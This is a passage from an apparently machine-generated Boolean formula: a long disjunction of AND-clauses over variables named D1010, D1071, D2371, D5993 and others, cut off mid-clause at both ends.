D2371 & D3226 & D5235 & D5993 & ~D2990 & ~D3318 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D3226 & D5244 & D5993 & ~D2990 & ~D3318 & ~D5235 & ~D549 & ~D5786) | (D1010 &
D1071 & D2371 & D3226 & D549 & D5993 & ~D2990 & ~D3318 & ~D5235 & ~D5244 & ~D5786) | (D1010 & D1071 & D2371 & D3318 & D5235 & D5244 & ~D2990 & ~D3226 & ~D549 & ~D5786 & ~D5993) |
(D1010 & D1071 & D2371 & D3318 & D5235 & D5993 & ~D2990 & ~D3226 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D3318 & D549 & D5993 & ~D2990 & ~D3226 & ~D5235 & ~D5244 &
~D5786) | (D1010 & D1071 & D2371 & D3318 & D5786 & D5993 & ~D2990 & ~D3226 & ~D5235 & ~D5244 & ~D549) | (D1010 & D1071 & D2371 & D5235 & D5244 & D549 & ~D2990 & ~D3226 & ~D3318 &
~D5786 & ~D5993) | (D1010 & D1071 & D2371 & D5235 & D5244 & D5786 & ~D2990 & ~D3226 & ~D3318 & ~D549 & ~D5993) | (D1010 & D1071 & D2371 & D5235 & D5244 & D5993 & ~D2990 & ~D3226 &

~D3318 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D5235 & D549 & D5993 & ~D2990 & ~D3226 & ~D3318 & ~D5244 & ~D5786) | (D1010 & D1071 & D2371 & D5235 & D5786 & D5993 & ~D2990 &
~D3226 & ~D3318 & ~D5244 & ~D549) | (D1010 & D1071 & D2371 & D549 & D5786 & D5993 & ~D2990 & ~D3226 & ~D3318 & ~D5235 & ~D5244) | (D1010 & D1071 & D2990 & D3226 & D5235 & D5993 &
~D2371 & ~D3318 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D2990 & D3226 & D549 & D5993 & ~D2371 & ~D3318 & ~D5235 & ~D5244 & ~D5786) | (D1010 & D1071 & D2990 & D3226 & D5786 &
D5993 & ~D2371 & ~D3318 & ~D5235 & ~D5244 & ~D549) | (D1010 & D1071 & D2990 & D3318 & D5235 & D549 & ~D2371 & ~D3226 & ~D5244 & ~D5786 & ~D5993) | (D1010 & D1071 & D2990 & D3318 &
D5235 & D5786 & ~D2371 & ~D3226 & ~D5244 & ~D549 & ~D5993) | (D1010 & D1071 & D2990 & D3318 & D5235 & D5993 & ~D2371 & ~D3226 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D2990 &
D3318 & D5244 & D5993 & ~D2371 & ~D3226 & ~D5235 & ~D549 & ~D5786) | (D1010 & D1071 & D2990 & D3318 & D5786 & D5993 & ~D2371 & ~D3226 & ~D5235 & ~D5244 & ~D549) | (D1010 & D1071 &
D2990 & D5235 & D5244 & D549 & ~D2371 & ~D3226 & ~D3318 & ~D5786 & ~D5993) | (D1010 & D1071 & D2990 & D5235 & D5244 & D5993 & ~D2371 & ~D3226 & ~D3318 & ~D549 & ~D5786) | (D1010 &
D1071 & D2990 & D5235 & D549 & D5786 & ~D2371 & ~D3226 & ~D3318 & ~D5244 & ~D5993) | (D1010 & D1071 & D2990 & D5235 & D549 & D5993 & ~D2371 & ~D3226 & ~D3318 & ~D5244 & ~D5786) |
(D1010 & D1071 & D2990 & D5235 & D5786 & D5993 & ~D2371 & ~D3226 & ~D3318 & ~D5244 & ~D549) | (D1010 & D1071 & D2990 & D5244 & D549 & D5993 & ~D2371 & ~D3226 & ~D3318 & ~D5235 &
~D5786) | (D1010 & D1071 & D2990 & D5244 & D5786 & D5993 & ~D2371 & ~D3226 & ~D3318 & ~D5235 & ~D549) | (D1010 & D1071 & D3226 & D3318 & D5235 & D5786 & ~D2371 & ~D2990 & ~D5244 &
~D549 & ~D5993) | (D1010 & D1071 & D3226 & D3318 & D5235 & D5993 & ~D2371 & ~D2990 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D3226 & D5235 & D5244 & D5786 & ~D2371 & ~D2990 &
~D3318 & ~D549 & ~D5993) | (D1010 & D1071 & D3226 & D5235 & D5244 & D5993 & ~D2371 & ~D2990 & ~D3318 & ~D549 & ~D5786) | (D1010 & D1071 & D3226 & D5235 & D549 & D5786 & ~D2371 &
~D2990 & ~D3318 & ~D5244 & ~D5993) | (D1010 & D1071 & D3226 & D5235 & D549 & D5993 & ~D2371 & ~D2990 & ~D3318 & ~D5244 & ~D5786) | (D1010 & D1071 & D3226 & D5235 & D5786 & D5993 &
~D2371 & ~D2990 & ~D3318 & ~D5244 & ~D549) | (D1010 & D1071 & D3226 & D5244 & D549 & D5993 & ~D2371 & ~D2990 & ~D3318 & ~D5235 & ~D5786) | (D1010 & D1071 & D3226 & D549 & D5786 &
D5993 & ~D2371 & ~D2990 & ~D3318 & ~D5235 & ~D5244) | (D1010 & D1071 & D3318 & D5235 & D5244 & D5786 & ~D2371 & ~D2990 & ~D3226 & ~D549 & ~D5993) | (D1010 & D1071 & D3318 & D5235 &
D5244 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D549 & ~D5786) | (D1010 & D1071 & D3318 & D5235 & D549 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D5244 & ~D5786) | (D1010 & D1071 & D3318 &
D5235 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D5244 & ~D549) | (D1010 & D1071 & D3318 & D5244 & D549 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D5235 & ~D5786) | (D1010 & D1071 &
D3318 & D5244 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D5235 & ~D549) | (D1010 & D1071 & D3318 & D549 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D5235 & ~D5244) | (D1010 &
D1071 & D5235 & D5244 & D549 & D5786 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D5993) | (D1010 & D1071 & D5235 & D5244 & D549 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D5786) |
(D1010 & D1071 & D5235 & D5244 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D549) | (D1010 & D1071 & D5235 & D549 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D3318 &
~D5244) | (D1010 & D1071 & D5244 & D549 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D5235) | (D1010 & D2371 & D2990 & D3226 & D3318 & D5235 & ~D1071 & ~D5244 & ~D549 &
~D5786 & ~D5993) | (D1010 & D2371 & D2990 & D3226 & D5235 & D5244 & ~D1071 & ~D3318 & ~D549 & ~D5786 & ~D5993) | (D1010 & D2371 & D2990 & D3226 & D5235 & D5786 & ~D1071 & ~D3318 &
~D5244 & ~D549 & ~D5993) | (D1010 & D2371 & D2990 & D3226 & D5235 & D5993 & ~D1071 & ~D3318 & ~D5244 & ~D549 & ~D5786) | (D1010 & D2371 & D2990 & D3226 & D5244 & D5993 & ~D1071 &
~D3318 & ~D5235 & ~D549 & ~D5786) | (D1010 & D2371 & D2990 & D3226 & D549 & D5993 & ~D1071 & ~D3318 & ~D5235 & ~D5244 & ~D5786) | (D1010 & D2371 & D2990 & D3318 & D5235 & D5244 &
~D1071 & ~D3226 & ~D549 & ~D5786 & ~D5993) | (D1010 & D2371 & D2990 & D3318 & D5235 & D5993 & ~D1071 & ~D3226 & ~D5244 & ~D549 & ~D5786) | (D1010 & D2371 & D2990 & D3318 & D5244 &
D5993 & ~D1071 & ~D3226 & ~D5235 & ~D549 & ~D5786) | (D1010 & D2371 & D2990 & D5235 & D5244 & D5786 & ~D1071 & ~D3226 & ~D3318 & ~D549 & ~D5993) | (D1010 & D2371 & D2990 & D5235 &
D5244 & D5993 & ~D1071 & ~D3226 & ~D3318 & ~D549 & ~D5786) | (D1010 & D2371 & D2990 & D5235 & D549 & D5786 & ~D1071 & ~D3226 & ~D3318 & ~D5244 & ~D5993) | (D1010 & D2371 & D2990 &
D5235 & D549 & D5993 & ~D1071 & ~D3226 & ~D3318 & ~D5244 & ~D5786) | (D1010 & D2371 & D2990 & D5235 & D5786 & D5993 & ~D1071 & ~D3226 & ~D3318 & ~D5244 & ~D549) | (D1010 & D2371 &
D2990 & D549 & D5786 & D5993 & ~D1071 & ~D3226 & ~D3318 & ~D5235 & ~D5244) | (D1010 & D2371 & D3226 & D3318 & D5235 & D5786 & ~D1071 & ~D2990 & ~D5244 & ~D549 & ~D5993) | (D1010 &
D2371 & D3226 & D3318 & D5235 & D5993 & ~D1071 & ~D2990 & ~D5244 & ~D549 & ~D5786) | (D1010 & D2371 & D3226 & D5235 & D5244 & D549 & ~D1071 & ~D2990 & ~D3318 & ~D5786 & ~D5993) |
(D1010 & D2371 & D3226 & D5235 & D5244 & D5993 & ~D1071 & ~D2990 & ~D3318 & ~D549 & ~D5786) | (D1010 & D2371 & D3226 & D5235 & D549 & D5993 & ~D1071 & ~D2990 & ~D3318 & ~D5244 &
~D5786) | (D1010 & D2371 & D3226 & D5235 & D5786 & D5993 & ~D1071 & ~D2990 & ~D3318 & ~D5244 & ~D549) | (D1010 & D2371 & D3226 & D5244 & D549 & D5993 & ~D1071 & ~D2990 & ~D3318 &
~D5235 & ~D5786) | (D1010 & D2371 & D3226 & D5244 & D5786 & D5993 & ~D1071 & ~D2990 & ~D3318 & ~D5235 & ~D549) | (D1010 & D2371 & D3226 & D549 & D5786 & D5993 & ~D1071 & ~D2990 &
~D3318 & ~D5235 & ~D5244) | (D1010 & D2371 & D3318 & D5235 & D5244 & D5786 & ~D1071 & ~D2990 & ~D3226 & ~D549 & ~D5993) | (D1010 & D2371 & D3318 & D5235 & D5244 & D5993 & ~D1071 &
~D2990 & ~D3226 & ~D549 & ~D5786) | (D1010 & D2371 & D3318 & D5235 & D549 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D5244 & ~D5786) | (D1010 & D2371 & D3318 & D5235 & D5786 & D5993 &

~D1071 & ~D2990 & ~D3226 & ~D5244 & ~D549) | (D1010 & D2371 & D3318 & D5244 & D549 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D5235 & ~D5786) | (D1010 & D2371 & D3318 & D549 & D5786 &
D5993 & ~D1071 & ~D2990 & ~D3226 & ~D5235 & ~D5244) | (D1010 & D2371 & D5235 & D5244 & D549 & D5786 & ~D1071 & ~D2990 & ~D3226 & ~D3318 & ~D5993) | (D1010 & D2371 & D5235 & D5244 &
D549 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D3318 & ~D5786) | (D1010 & D2371 & D5235 & D5244 & D5786 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D3318 & ~D549) | (D1010 & D2371 & D5235 &
D549 & D5786 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D3318 & ~D5244) | (D1010 & D2990 & D3226 & D3318 & D5235 & D5244 & ~D1071 & ~D2371 & ~D549 & ~D5786 & ~D5993) | (D1010 & D2990 &
D3226 & D3318 & D5235 & D549 & ~D1071 & ~D2371 & ~D5244 & ~D5786 & ~D5993) | (D1010 & D2990 & D3226 & D3318 & D5235 & D5993 & ~D1071 & ~D2371 & ~D5244 & ~D549 & ~D5786) | (D1010 &
D2990 & D3226 & D3318 & D5244 & D5993 & ~D1071 & ~D2371 & ~D5235 & ~D549 & ~D5786) | (D1010 & D2990 & D3226 & D5235 & D5244 & D549 & ~D1071 & ~D2371 & ~D3318 & ~D5786 & ~D5993) |
(D1010 & D2990 & D3226 & D5235 & D5244 & D5786 & ~D1071 & ~D2371 & ~D3318 & ~D549 & ~D5993) | (D1010 & D2990 & D3226 & D5235 & D5244 & D5993 & ~D1071 & ~D2371 & ~D3318 & ~D549 &
~D5786) | (D1010 & D2990 & D3226 & D5235 & D549 & D5786 & ~D1071 & ~D2371 & ~D3318 & ~D5244 & ~D5993) | (D1010 & D2990 & D3226 & D5235 & D549 & D5993 & ~D1071 & ~D2371 & ~D3318 &
~D5244 & ~D5786) | (D1010 & D2990 & D3226 & D5235 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3318 & ~D5244 & ~D549) | (D1010 & D2990 & D3318 & D5235 & D5244 & D549 & ~D1071 & ~D2371 &
~D3226 & ~D5786 & ~D5993) | (D1010 & D2990 & D3318 & D5235 & D5244 & D5993 & ~D1071 & ~D2371 & ~D3226 & ~D549 & ~D5786) | (D1010 & D2990 & D3318 & D5235 & D549 & D5786 & ~D1071 &
~D2371 & ~D3226 & ~D5244 & ~D5993) | (D1010 & D2990 & D3318 & D5235 & D549 & D5993 & ~D1071 & ~D2371 & ~D3226 & ~D5244 & ~D5786) | (D1010 & D2990 & D3318 & D5235 & D5786 & D5993 &
~D1071 & ~D2371 & ~D3226 & ~D5244 & ~D549) | (D1010 & D2990 & D3318 & D5244 & D549 & D5993 & ~D1071 & ~D2371 & ~D3226 & ~D5235 & ~D5786) | (D1010 & D2990 & D3318 & D549 & D5786 &
D5993 & ~D1071 & ~D2371 & ~D3226 & ~D5235 & ~D5244) | (D1010 & D2990 & D5235 & D5244 & D549 & D5786 & ~D1071 & ~D2371 & ~D3226 & ~D3318 & ~D5993) | (D1010 & D2990 & D5235 & D5244 &
D549 & D5993 & ~D1071 & ~D2371 & ~D3226 & ~D3318 & ~D5786) | (D1010 & D2990 & D5235 & D5244 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3226 & ~D3318 & ~D549) | (D1010 & D2990 & D5235 &
D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3226 & ~D3318 & ~D5244) | (D1010 & D2990 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3226 & ~D3318 & ~D5235) | (D1010 & D3226 &
D3318 & D5235 & D5244 & D549 & ~D1071 & ~D2371 & ~D2990 & ~D5786 & ~D5993) | (D1010 & D3226 & D3318 & D5235 & D5244 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D549 & ~D5786) | (D1010 &
D3226 & D3318 & D5235 & D549 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D5244 & ~D5786) | (D1010 & D3226 & D3318 & D5235 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D5244 & ~D549) |
(D1010 & D3226 & D3318 & D5244 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D5235 & ~D549) | (D1010 & D3226 & D3318 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D5235 &
~D5244) | (D1010 & D3226 & D5235 & D5244 & D549 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3318 & ~D5786) | (D1010 & D3226 & D5235 & D5244 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 &
~D3318 & ~D549) | (D1010 & D3226 & D5235 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3318 & ~D5244) | (D1010 & D3318 & D5235 & D5244 & D549 & D5786 & ~D1071 & ~D2371 &
~D2990 & ~D3226 & ~D5993) | (D1010 & D3318 & D5235 & D5244 & D549 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D5786) | (D1010 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D1071 &
~D2371 & ~D2990 & ~D3226 & ~D549) | (D1010 & D3318 & D5235 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D5244) | (D1010 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 &
~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D3318) | (D1010 & D1071 & D2371 & D2990 & D5993 & ~D3226 & ~D3318 & ~D5235 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D3226 & D5235 &
~D2990 & ~D3318 & ~D5244 & ~D549 & ~D5786 & ~D5993) | (D1010 & D1071 & D2371 & D3318 & D5993 & ~D2990 & ~D3226 & ~D5235 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D5235 &
D5786 & ~D2990 & ~D3226 & ~D3318 & ~D5244 & ~D549 & ~D5993) | (D1010 & D1071 & D2371 & D5235 & D5993 & ~D2990 & ~D3226 & ~D3318 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 &
D5244 & D5993 & ~D2990 & ~D3226 & ~D3318 & ~D5235 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D549 & D5993 & ~D2990 & ~D3226 & ~D3318 & ~D5235 & ~D5244 & ~D5786) | (D1010 & D1071 &
D2371 & D5786 & D5993 & ~D2990 & ~D3226 & ~D3318 & ~D5235 & ~D5244 & ~D549) | (D1010 & D1071 & D2990 & D3226 & D5235 & ~D2371 & ~D3318 & ~D5244 & ~D549 & ~D5786 & ~D5993) | (D1010 &
D1071 & D2990 & D3318 & D5235 & ~D2371 & ~D3226 & ~D5244 & ~D549 & ~D5786 & ~D5993) | (D1010 & D1071 & D2990 & D5235 & D5993 & ~D2371 & ~D3226 & ~D3318 & ~D5244 & ~D549 & ~D5786) |
(D1010 & D1071 & D3226 & D3318 & D5235 & ~D2371 & ~D2990 & ~D5244 & ~D549 & ~D5786 & ~D5993) | (D1010 & D1071 & D3226 & D5235 & D5993 & ~D2371 & ~D2990 & ~D3318 & ~D5244 & ~D549 &
~D5786) | (D1010 & D1071 & D3226 & D5244 & D5993 & ~D2371 & ~D2990 & ~D3318 & ~D5235 & ~D549 & ~D5786) | (D1010 & D1071 & D3226 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3318 & ~D5235 &
~D5244 & ~D549) | (D1010 & D1071 & D3318 & D5235 & D5244 & ~D2371 & ~D2990 & ~D3226 & ~D549 & ~D5786 & ~D5993) | (D1010 & D1071 & D3318 & D5235 & D5993 & ~D2371 & ~D2990 & ~D3226 &
~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D3318 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D5235 & ~D5244 & ~D549) | (D1010 & D1071 & D5235 & D5244 & D549 & ~D2371 & ~D2990 &
~D3226 & ~D3318 & ~D5786 & ~D5993) | (D1010 & D1071 & D5235 & D5244 & D5786 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D549 & ~D5993) | (D1010 & D1071 & D5235 & D5244 & D5993 & ~D2371 &
~D2990 & ~D3226 & ~D3318 & ~D549 & ~D5786) | (D1010 & D1071 & D5235 & D549 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D5244 & ~D5786) | (D1010 & D1071 & D5235 & D5786 & D5993 &
~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D5244 & ~D549) | (D1010 & D1071 & D5244 & D549 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D5235 & ~D5786) | (D1010 & D1071 & D549 & D5786 &

D5993 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D5235 & ~D5244) | (D1010 & D2371 & D2990 & D3226 & D5235 & ~D1071 & ~D3318 & ~D5244 & ~D549 & ~D5786 & ~D5993) | (D1010 & D2371 & D2990 &
D3318 & D5235 & ~D1071 & ~D3226 & ~D5244 & ~D549 & ~D5786 & ~D5993) | (D1010 & D2371 & D2990 & D5235 & D5244 & ~D1071 & ~D3226 & ~D3318 & ~D549 & ~D5786 & ~D5993) | (D1010 & D2371 &
D2990 & D5235 & D5786 & ~D1071 & ~D3226 & ~D3318 & ~D5244 & ~D549 & ~D5993) | (D1010 & D2371 & D2990 & D5235 & D5993 & ~D1071 & ~D3226 & ~D3318 & ~D5244 & ~D549 & ~D5786) | (D1010 &
D2371 & D2990 & D5244 & D5993 & ~D1071 & ~D3226 & ~D3318 & ~D5235 & ~D549 & ~D5786) | (D1010 & D2371 & D2990 & D5786 & D5993 & ~D1071 & ~D3226 & ~D3318 & ~D5235 & ~D5244 & ~D549) |
(D1010 & D2371 & D3226 & D3318 & D5993 & ~D1071 & ~D2990 & ~D5235 & ~D5244 & ~D549 & ~D5786) | (D1010 & D2371 & D3226 & D5235 & D5993 & ~D1071 & ~D2990 & ~D3318 & ~D5244 & ~D549 &
~D5786) | (D1010 & D2371 & D3226 & D5786 & D5993 & ~D1071 & ~D2990 & ~D3318 & ~D5235 & ~D5244 & ~D549) | (D1010 & D2371 & D3318 & D5235 & D5244 & ~D1071 & ~D2990 & ~D3226 & ~D549 &
~D5786 & ~D5993) | (D1010 & D2371 & D3318 & D5235 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D5244 & ~D549 & ~D5786) | (D1010 & D2371 & D3318 & D5244 & D5993 & ~D1071 & ~D2990 & ~D3226 &
~D5235 & ~D549 & ~D5786) | (D1010 & D2371 & D3318 & D549 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D5235 & ~D5244 & ~D5786) | (D1010 & D2371 & D3318 & D5786 & D5993 & ~D1071 & ~D2990 &
~D3226 & ~D5235 & ~D5244 & ~D549) | (D1010 & D2371 & D5235 & D5244 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D3318 & ~D549 & ~D5786) | (D1010 & D2371 & D5235 & D549 & D5993 & ~D1071 &
~D2990 & ~D3226 & ~D3318 & ~D5244 & ~D5786) | (D1010 & D2371 & D5235 & D5786 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D3318 & ~D5244 & ~D549) | (D1010 & D2371 & D5244 & D549 & D5993 &
~D1071 & ~D2990 & ~D3226 & ~D3318 & ~D5235 & ~D5786) | (D1010 & D2371 & D549 & D5786 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D3318 & ~D5235 & ~D5244) | (D1010 & D2990 & D3226 & D3318 &
D5235 & ~D1071 & ~D2371 & ~D5244 & ~D549 & ~D5786 & ~D5993) | (D1010 & D2990 & D3226 & D3318 & D5993 & ~D1071 & ~D2371 & ~D5235 & ~D5244 & ~D549 & ~D5786) | (D1010 & D2990 & D3226 &
D5235 & D549 & ~D1071 & ~D2371 & ~D3318 & ~D5244 & ~D5786 & ~D5993) | (D1010 & D2990 & D3226 & D5235 & D5993 & ~D1071 & ~D2371 & ~D3318 & ~D5244 & ~D549 & ~D5786) | (D1010 & D2990 &
D3226 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3318 & ~D5235 & ~D5244 & ~D549) | (D1010 & D2990 & D3318 & D5235 & D549 & ~D1071 & ~D2371 & ~D3226 & ~D5244 & ~D5786 & ~D5993) | (D1010 &
D2990 & D3318 & D5235 & D5993 & ~D1071 & ~D2371 & ~D3226 & ~D5244 & ~D549 & ~D5786) | (D1010 & D2990 & D3318 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3226 & ~D5235 & ~D5244 & ~D549) |
(D1010 & D2990 & D5235 & D5244 & D549 & ~D1071 & ~D2371 & ~D3226 & ~D3318 & ~D5786 & ~D5993) | (D1010 & D2990 & D5235 & D5244 & D5786 & ~D1071 & ~D2371 & ~D3226 & ~D3318 & ~D549 &
~D5993) | (D1010 & D2990 & D5235 & D5244 & D5993 & ~D1071 & ~D2371 & ~D3226 & ~D3318 & ~D549 & ~D5786) | (D1010 & D2990 & D5235 & D549 & D5993 & ~D1071 & ~D2371 & ~D3226 & ~D3318 &
~D5244 & ~D5786) | (D1010 & D2990 & D5235 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3226 & ~D3318 & ~D5244 & ~D549) | (D1010 & D2990 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3226 &
~D3318 & ~D5235 & ~D5244) | (D1010 & D3226 & D3318 & D5235 & D5786 & ~D1071 & ~D2371 & ~D2990 & ~D5244 & ~D549 & ~D5993) | (D1010 & D3226 & D3318 & D5235 & D5993 & ~D1071 & ~D2371 &
~D2990 & ~D5244 & ~D549 & ~D5786) | (D1010 & D3226 & D3318 & D5244 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D5235 & ~D549 & ~D5786) | (D1010 & D3226 & D3318 & D549 & D5993 & ~D1071 &
~D2371 & ~D2990 & ~D5235 & ~D5244 & ~D5786) | (D1010 & D3226 & D3318 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D5235 & ~D5244 & ~D549) | (D1010 & D3226 & D5235 & D5244 & D549 &
~D1071 & ~D2371 & ~D2990 & ~D3318 & ~D5786 & ~D5993) | (D1010 & D3226 & D5235 & D5244 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3318 & ~D549 & ~D5786) | (D1010 & D3226 & D5235 & D549 &
D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3318 & ~D5244 & ~D5786) | (D1010 & D3226 & D5235 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3318 & ~D5244 & ~D549) | (D1010 & D3226 & D5244 &
D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3318 & ~D5235 & ~D549) | (D1010 & D3226 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3318 & ~D5235 & ~D5244) | (D1010 & D3318 &
D5235 & D5244 & D5786 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D549 & ~D5993) | (D1010 & D3318 & D5235 & D5244 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D549 & ~D5786) | (D1010 &
D3318 & D5235 & D549 & D5786 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D5244 & ~D5993) | (D1010 & D3318 & D5235 & D549 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D5244 & ~D5786) |
(D1010 & D3318 & D5235 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D5244 & ~D549) | (D1010 & D5235 & D5244 & D549 & D5786 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D3318 &
~D5993) | (D1010 & D5235 & D5244 & D549 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D5786) | (D1010 & D5235 & D5244 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3226 &
~D3318 & ~D549) | (D1010 & D5235 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D5244) | (D1010 & D1071 & D2371 & D5235 & ~D2990 & ~D3226 & ~D3318 & ~D5244 &
~D549 & ~D5786 & ~D5993) | (D1010 & D1071 & D2990 & D5235 & ~D2371 & ~D3226 & ~D3318 & ~D5244 & ~D549 & ~D5786 & ~D5993) | (D1010 & D1071 & D3226 & D5235 & ~D2371 & ~D2990 & ~D3318 &
~D5244 & ~D549 & ~D5786 & ~D5993) | (D1010 & D1071 & D3318 & D5235 & ~D2371 & ~D2990 & ~D3226 & ~D5244 & ~D549 & ~D5786 & ~D5993) | (D1010 & D1071 & D5235 & D549 & ~D2371 & ~D2990 &
~D3226 & ~D3318 & ~D5244 & ~D5786 & ~D5993) | (D1010 & D1071 & D5235 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D5786 & D5993 & ~D2371 &
~D2990 & ~D3226 & ~D3318 & ~D5235 & ~D5244 & ~D549) | (D1010 & D2371 & D2990 & D5993 & ~D1071 & ~D3226 & ~D3318 & ~D5235 & ~D5244 & ~D549 & ~D5786) | (D1010 & D2371 & D3318 & D5235 &
~D1071 & ~D2990 & ~D3226 & ~D5244 & ~D549 & ~D5786 & ~D5993) | (D1010 & D2371 & D3318 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D5235 & ~D5244 & ~D549 & ~D5786) | (D1010 & D2371 & D5235 &
D549 & ~D1071 & ~D2990 & ~D3226 & ~D3318 & ~D5244 & ~D5786 & ~D5993) | (D1010 & D2371 & D5235 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D3318 & ~D5244 & ~D549 & ~D5786) | (D1010 & D2371 &

```
  D5786 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D3318 & ~D5235 & ~D5244 & ~D549) | (D1010 & D2990 & D3226 & D5235 & ~D1071
& ~D2371 & ~D3318 & ~D5244 & ~D549 & ~D5786 & ~D5993) | (D1010 &
  D2990 & D5235 & D549 & ~D1071 & ~D2371 & ~D3226 & ~D3318 & ~D5244 & ~D5786 & ~D5993) | (D1010 & D2990 & D5235 & D5993
& ~D1071 & ~D2371 & ~D3226 & ~D3318 & ~D5244 & ~D549 & ~D5786) |
  (D1010 & D2990 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3226 & ~D3318 & ~D5235 & ~D5244 & ~D549) | (D1010 & D3226 & D3318
& D5993 & ~D1071 & ~D2371 & ~D2990 & ~D5235 & ~D5244 & ~D549 &
  ~D5786) | (D1010 & D3226 & D5235 & D549 & ~D1071 & ~D2371 & ~D2990 & ~D3318 & ~D5244 & ~D5786 & ~D5993) | (D1010 &
D3226 & D5235 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3318 & ~D5244 &
  ~D549 & ~D5786) | (D1010 & D3226 & D5244 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3318 & ~D5235 & ~D549 & ~D5786) |
(D1010 & D3226 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3318 &
  ~D5235 & ~D5244 & ~D549) | (D1010 & D3318 & D5235 & D5244 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D549 & ~D5786 &
~D5993) | (D1010 & D3318 & D5235 & D549 & ~D1071 & ~D2371 & ~D2990 &
  ~D3226 & ~D5244 & ~D5786 & ~D5993) | (D1010 & D3318 & D5235 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D5244 &
~D549 & ~D5786) | (D1010 & D3318 & D5244 & D5993 & ~D1071 & ~D2371 &
  ~D2990 & ~D3226 & ~D5235 & ~D549 & ~D5786) | (D1010 & D5235 & D5244 & D549 & ~D1071 & ~D2371 & ~D2990 & ~D3226 &
~D3318 & ~D5786 & ~D5993) | (D1010 & D5235 & D5244 & D5993 & ~D1071 &
